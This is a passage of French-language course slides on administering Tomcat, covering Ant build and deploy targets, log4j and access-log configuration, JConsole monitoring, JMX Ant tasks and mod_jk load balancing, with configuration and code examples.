        classname="org.apache.tools.ant.taskdefs.optional.junit.JUnitTask"/>
        <junit printsummary="yes">
                <classpath refid="classpath"/>
                <batchtest>
                        <fileset dir="${srcDir}">
                                <include name="**/*Test.java"/>
                        </fileset>
                        <formatter type="plain"/>
                </batchtest>
        </junit>
</target>
```

Définition d'une tâche. Quand une balise portant ce nom est rencontrée, le travail est confié à la classe Java associée

** = n'importe quel répertoire à toutes les profondeurs

Ant : exemple

Rend l'application innacessible

```
<target name="undeploy" description="undeploys the web app.">
        <delete dir="${tomcatHome}/webapps/${appName}"/>
        <delete file="${tomcatHome}/webapps/${warFile}"/>
</target>
<target name="war" depends="compile" description="builds the war
file">
        <war warfile="${warFile}" webxml="web.xml">
                <classes dir="${buildDir}"/>
                <fileset dir="${docRoot}"/>
        </war>
</target>
</project>
```

Contiendra tous les fichier statiques

Utilisation de Ant

- ant [options] [targets]
  - Exécute les targets spécifiées
    - Précédées des targets dont elles dépendent
    - Séparées par des espaces
    - Si pas spécifiée, target par défaut sera utilisée
- ant –Dpropriété=valeur
  - Pour spécifier des propriétés utilisées par les targets
- ant –help
  - Liste les autres commandes

Tâche Ant en Java

```
package com.ociweb.ant;
import java.io.File;
import java.util.Date;
import org.apache.tools.ant.BuildException;
import org.apache.tools.ant.Task;

public class FileStats extends Task {
      private File file;
      public void execute() throws BuildException {
            System.out.println(" file: " + file.getAbsolutePath());
            System.out.println(" length: " + file.length() + " bytes");
            System.out.println("readable: " + file.canRead());
            System.out.println("writable: " + file.canWrite());
            System.out.println("modified: " + new Date(file.lastModified()));
      }
      public void setFile(String fileName) {
            file = new File(fileName);
      }
}
```


```
<taskdef name="fileStats" classname="com.ociweb.ant.FileStats"/>
<fileStats file="build.xml"/>
```

Intégration avec log4j

Log4J:Architecture et vocabulaire

- La terminologie de log4j est légèrement différente de *java.util.logging*
  - **Logger** : idem *java.util.logging* (root, héritage, ...)
  - **Appender** : Équivalent au handler, *log4j* propose de nombreux handlers (fichiers, console, jms, sgbd, snmp, smtp, …)
  - **Layout** : Équivalent à un formatter, (format de sortie d'un message),

Log4J:Architecture et vocabulaire



Log4J:Configuration

- La configuration des traces peut se faire :
  - ***Programmatiquement***
  - Via un fichier ***.properties***
  - Via un Fichier ***XML***

Intégration avec Tomcat

Il est possible d'utiliser log4j pour les traces de Tomcat.

- Créer un fichier ***log4j.properties*** et le placer *$catalina_home/lib*
- Récupérer ***log4j***
- Télécharger ***tomcat-juli.jar*** et ***tomcat-juli-adapters.jar*** (extras) et les placer dans *$CATALINA_HOME/lib* en écrasant la version présente de *tomcat-juli.jar*
- Supprimer *$CATALINA_BASE/conf/logging.properties*

Exemple configuration log4j

```
log4j.rootLogger=INFO, CATALINA

# Define all the appenders
log4j.appender.CATALINA=org.apache.log4j.DailyRollingFileAppender
log4j.appender.CATALINA.File=${catalina.base}/logs/catalina.
log4j.appender.CATALINA.Append=true
log4j.appender.CATALINA.Encoding=UTF-8
# Roll-over the log once per day
log4j.appender.CATALINA.DatePattern='.'yyyy-MM-dd'.log'
log4j.appender.CATALINA.layout = org.apache.log4j.PatternLayout
log4j.appender.CATALINA.layout.ConversionPattern = %d [%t] %-5p %c- %m%n

log4j.appender.LOCALHOST=org.apache.log4j.DailyRollingFileAppender
log4j.appender.LOCALHOST.File=${catalina.base}/logs/localhost.
log4j.appender.LOCALHOST.Append=true
log4j.appender.LOCALHOST.Encoding=UTF-8
log4j.appender.LOCALHOST.DatePattern='.'yyyy-MM-dd'.log'
log4j.appender.LOCALHOST.layout = org.apache.log4j.PatternLayout
log4j.appender.LOCALHOST.layout.ConversionPattern = %d [%t] %-5p %c- %m%n
```

Exemple configuration log4j (2)

```
log4j.appender.MANAGER=org.apache.log4j.DailyRollingFileAppender
log4j.appender.MANAGER.File=${catalina.base}/logs/manager.
log4j.appender.MANAGER.Append=true

log4j.appender.CONSOLE=org.apache.log4j.ConsoleAppender
log4j.appender.CONSOLE.Encoding=UTF-8
log4j.appender.CONSOLE.layout = org.apache.log4j.PatternLayout
log4j.appender.CONSOLE.layout.ConversionPattern = %d [%t] %-5p %c- %m%n

# Configure which loggers log to which appenders
log4j.logger.org.apache.catalina.core.ContainerBase.[Catalina].[localhost]=INFO, LOCALHOST
log4j.logger.org.apache.catalina.core.ContainerBase.[Catalina].[localhost].[/manager]=  INFO, MANAGER
log4j.logger.org.apache.catalina.core.ContainerBase.[Catalina].[localhost].[/host-manager]=  INFO, HOST-MANAGER
```

Logs d'accès

La valve ***AccessLog*** crée des fichiers de logs dans le même format que les serveurs web.

Ces traces peuvent être analysées pour construire des statistiques de fréquentation.

Un fichier par jour est construit par cette Valve

Elle peut être associée à n'importe quel container (*Context*, *Host*, ou *Engine*)

La Valve est déjà configurée dans *server.xml* au niveau *Host*

```
<Valve className="org.apache.catalina.valves.AccessLogValve"
   directory="logs"
   prefix="localhost_access_log." suffix=".txt"
   pattern="%h %l %u %t &amp;quot;%r&amp;quot; %s %b" />
```

JConsole

Onglets de la JConsole

La *JConsole* propose 6 onglets :

- **Overview** affiche les principales mesures monitorées de la JVM
- **Memory** permet de visualiser des graphiques sur l'utilisation mémoires des différents pools
- **Threads** affiche le nombre de thread
- **Classes**, le nombre de classes chargées
- **VM** affiche les informations sur la JVM et son environnement
- **MBeans** affiche les propriétés et méthodes des MBeans

Métriques Mémoire

La *JConsole* propose différents métriques mémoire :


Used : La mémoire en cours d'utilisation par tous les objets (qu'ils soient accessibles ou non) .

Committed : La mémoire système réservée par la JVM (toujours supérieure à la mémoire utilisé).

Max : Le maximum de mémoire pouvant être utilisée. Sa valeur peut changer ou être indéfinie.

GC time : Le temps cumulé passé par le ramasse-miettes et le nombre d'invocations . Chaque ligne représente un algorithme particulier du garbage collector.

La vue mémoire propose également un graphique regroupant les zones heap et non-heap. Un seuil mémoire peut y être fixé via un attribut du Mbean *MemoryMXBean* ←


Java Monitoring & Management Console - pid: 3912 sun.tools.jconsole.JConsole
Connection
Window
Help
Overview
Memory
Threads
Classes
VM Summary
MBeans
Chart:
Heap Memory Usage
Time Range:
All
Perform GC
40 Mb
30 Mb
20 Mb
10 Mb
0.0 Mb
20:10
20:15
20:20
Used
9,684,552
Details
Time: 2006-07-27 20:22:20
Used: 10,599 kbytes
Committed: 34,696 kbytes
Max: 65,088 kbytes
GC time: 2.051 seconds on Copy (771 collections)
2.324 seconds on MarkSweepCompact (22 collections)
100%
75%
50%
25%
0%
Heap
Non-Heap


Métriques Thread

L'onglet Thread propose des graphiques indiquant le nombre de threads actifs et les pics observés


Le détail de chaque Thread montre l'état de la thread et sa stacktrace

Un bouton permet de détecter les threads en deadlock

Le Mbean *java.lang:Type=Threading* donne accès à des méthodes permettant d'avoir d'autres informations sur les threads actives


Java Monitoring & Management Console - pid: 1120 Deadlock
Connection
Window
Help
Overview
Memory
Threads
Classes
VM Summary
MBeans
Time Range:
All
Number of Threads
Current value: 19
Threads
Reference Handler
Finalizer
Signal Dispatcher
Attach Listener
MThread-1
MThread-2
MThread-3
SThread-4
SThread-5
SThread-6
DestroyJavaVM
RMI TCP Accept-0
RMI TCP Connection(
RMI Scheduler(0)
RMI TCP Connection(
RMI TCP Connection(
JMX server connectic
RMI TCP Connection(
RMI TCP Connection(
Name: MThread-2
State: BLOCKED on Deadlock$Monitor@1ce663c owned by: MThrea
Total blocked: 1 Total waited: 2
Stack trace:
Deadlock$DeadlockThread.goMonitorDeadlock(Deadlock.java:123
Deadlock$DeadlockThread.monitorLock(Deadlock.java:109)
- locked Deadlock$Monitor@1d27069
Deadlock$DeadlockThread.run(Deadlock.java:65)
Filter
Detect Deadlock

Onglet *Classes*



Onglet VM


Uptime: Temps cumulé depuis le démarrage de le JVM
Process CPU Time : Temps cumulé de consommation CPU
Total Compile Time : Temps passé pour la compilation JIT
Live threads : Nombre courants de threads (daemon ou non)
Peak : Pic des threads de puis le démarrage de la JVM
Daemon threads : Nombre courant de daemons.
Total threads started : Total de threads démarrés depuis le démarrage de la JVM
Current classes loaded : Nombre de courant de classes chargés en mémoire
Total classes loaded : Total de classes ayant été chargées
Total classes unloaded : Total de classes ayant été déchargées
Current heap size : Total en ko occupé par le mémoire heap.
Committed memory : Total de la mémoire allouée pour la heap.
Maximum heap size : Taille maximale de la heap.
Objects pending for finalization : Nombre d'objets en attente de finalisation.
Garbage collector : Les différents garbage collectors et le nombre de collections effectuées.
Total physical memory : Total de RAM qu'a le système d'exploitation
Free physical memory : Total de RAM libre du système d'exploitation
Committed virtual memory : Total de mémoire virtuelle disponible pour l'application Java

Onglet *MBean*

L'onglet Mbean affiche les Mbeans enregistrés de façon générique

Il permet d'accéder à leurs propriétés, leurs méthodes et leurs notifications

Par exemple, le Mbean *HotSpot Diagnostic* via ses méthodes permet de créer un dump de la heap ou de positionner dynamiquement un argument de la VM


Java Monitoring & Management Console - pid: 3912 sun.tools.jconsole.JConsole
Connection
Window
Help
Overview
Memory
Threads
Classes
VM Summary
MBeans
JMImplementation
com.sun.management
HotSpotDiagnostic
Attributes
Operations
dumpHeap
getVMOption
setVMOption
java.lang
java.util.logging
Operation invocation
void
dumpHeap
(p0
String
)
CompositeData
getVMOption
(p0
String
)
void
setVMOption
(p0
String
, p1
String
)

Tâche Ant disponibles

Tomcat propose des tâches *Ant* permettant d'interagir avec le serveur Mbean.

Ces tâches permettent :

- ✓ D'ouvrir une connexion avec le serveur
- ✓ Récupérer la valeur d'un attribut d'un Mbean
- ✓ Positionner la valeur d'un attribut
- ✓ Invoquer une opération
- ✓ Effectuer une requête d'interrogation
- ✓ Créer un Mbean
- ✓ Enlever un Mbean du serveur

Exemple


```
<project name="Catalina Ant JMX" default="state" basedir=".">
    <property name="jmx.server.name" value="localhost" />
    <property name="jmx.server.port" value="9012" />


    <target name="state" description="Show JMX Cluster state">
        <jmx:open host="${jmx.server.name}" port="${jmx.server.port}"
            username="controlRole" password="tomcat"/>
       <jmx:get  name="Catalina:type=Manager,context=/ClusterTest,host=localhost"
            attribute="maxActiveSessions" resultproperty="clustertest.maxActiveSessions.orginal"
            echo="true"
        />
        <jmx:set
            name="Catalina:type=Manager,context=/ClusterTest,host=localhost"
            attribute="maxActiveSessions" value="100" type="int"
        />
        <jmx:invoke
            name="Catalina:type=Manager,context=/ClusterTest,host=localhost"
            operation="listSessionIds" resultproperty="sessions" echo="false" delimiter=" "
        />
        <echo> session: ${sessions.0} </echo>
    </target>
</project>
```

AJP et *mod_jk*

Utiliser le connecteur mod_jk

Tomcat utilisé en "backend" de httpd (worker de Apache)

via un module connecteur personnalisé



- Également utilisé pour faire du load balancing

Utiliser le connecteur mod_jk

- Vérifier que *mod_jk* fonctionne
  - installer une version binaire du module
  - télécharger une version binaire
    - ftp://jakarta.apache.org/dist/jakarta/tomcat-connectors/jk/
- Configuration via les fichiers
  - *httpd.conf* de Apache
  - *workers.properties* de Tomcat
- Toujours démarrer tomcat avant httpd

Configuration de http.conf (Apache 2.x)

```
# Load mod_jk module
AddModule jk_module libexec/mod_jk.so
# Location of workers.properties
JKWorkersFile  /etc/httpd/conf/workers.properties
# JK Logs
JkLogFile   /var/log/httpd/mod_jk.log
# Log level
JkLogLevel info
# Redirect /examples to worker 1
JkMount  /examples/servlet/* worker1
#Redirect *.jsp to worker 1
JkMount  /*.jsp worker1
```

Utiliser le connecteur *mod_jk*

workers.properties

- stockés dans le répertoire *conf* de Apache httpd
- par défaut Apache n'en possède pas
- pour utiliser *mod_jk*, il faut en créer un

Utiliser le connecteur mod_jk

workers.properties définit une instance de Tomcat utilisant le protocole ajp13 sur le port par défaut (8009)

```
# The list consist of only one worker
worker.list = worker1

# The type of the worker
worker.worker1.type=ajp13

# The properties of the worker
worker.worker1.host=localhost
worker.worker1.port=8009
worker.worker1.lbfactor=1

# properties specific to ajp13
# Number of sockets cached
worker.worker1.cachesize=10
#timeout of the cache
worker.worker1.cache_timeout=10
```

Mise en place répartition de charge

L'utilisation de Apache comme répartiteur consiste à

- Déclarer un worker particulier de type ***lb*** dans workers.properties
- Nommer les différents workers du cluster
- D'indiquer l'utilisation de la ***sticky session***
- Reporter le nom utilisé dans l'attribut ***jvmRoute*** de l'élément <*Engine ../*> de chaque instance de Tomcat

workers.properties

```
# Define list of workers that will be used
# for mapping requests
worker.list=loadbalancer,status
# Define Node1
# modify the host as your host IP or DNS name.
worker.node1.port=8009
worker.node1.host=node1.mydomain.com
worker.node1.type=ajp13
worker.node1.lbfactor=1
worker.node1.cachesize=10
# Define Node2
# modify the host as your host IP or DNS name.
worker.node2.port=8009
worker.node2.host= node2.mydomain.com
worker.node2.type=ajp13
worker.node2.lbfactor=1
worker.node2.cachesize=10
# Load-balancing behaviour
worker.loadbalancer.type=lb
worker.loadbalancer.balance_workers=node1,node2
worker.loadbalancer.sticky_session=1
#worker.list=loadbalancer
# Status worker for managing load balancer
worker.status.type=status
```

Configuration Tomcat

Sur la première instance

```
<Engine name="Catalina"
  defaultHost="localhost" jvmRoute="node1">
```

Sur la seconde instance

```
<Engine name="Catalina"
  defaultHost="localhost" jvmRoute="node2">
```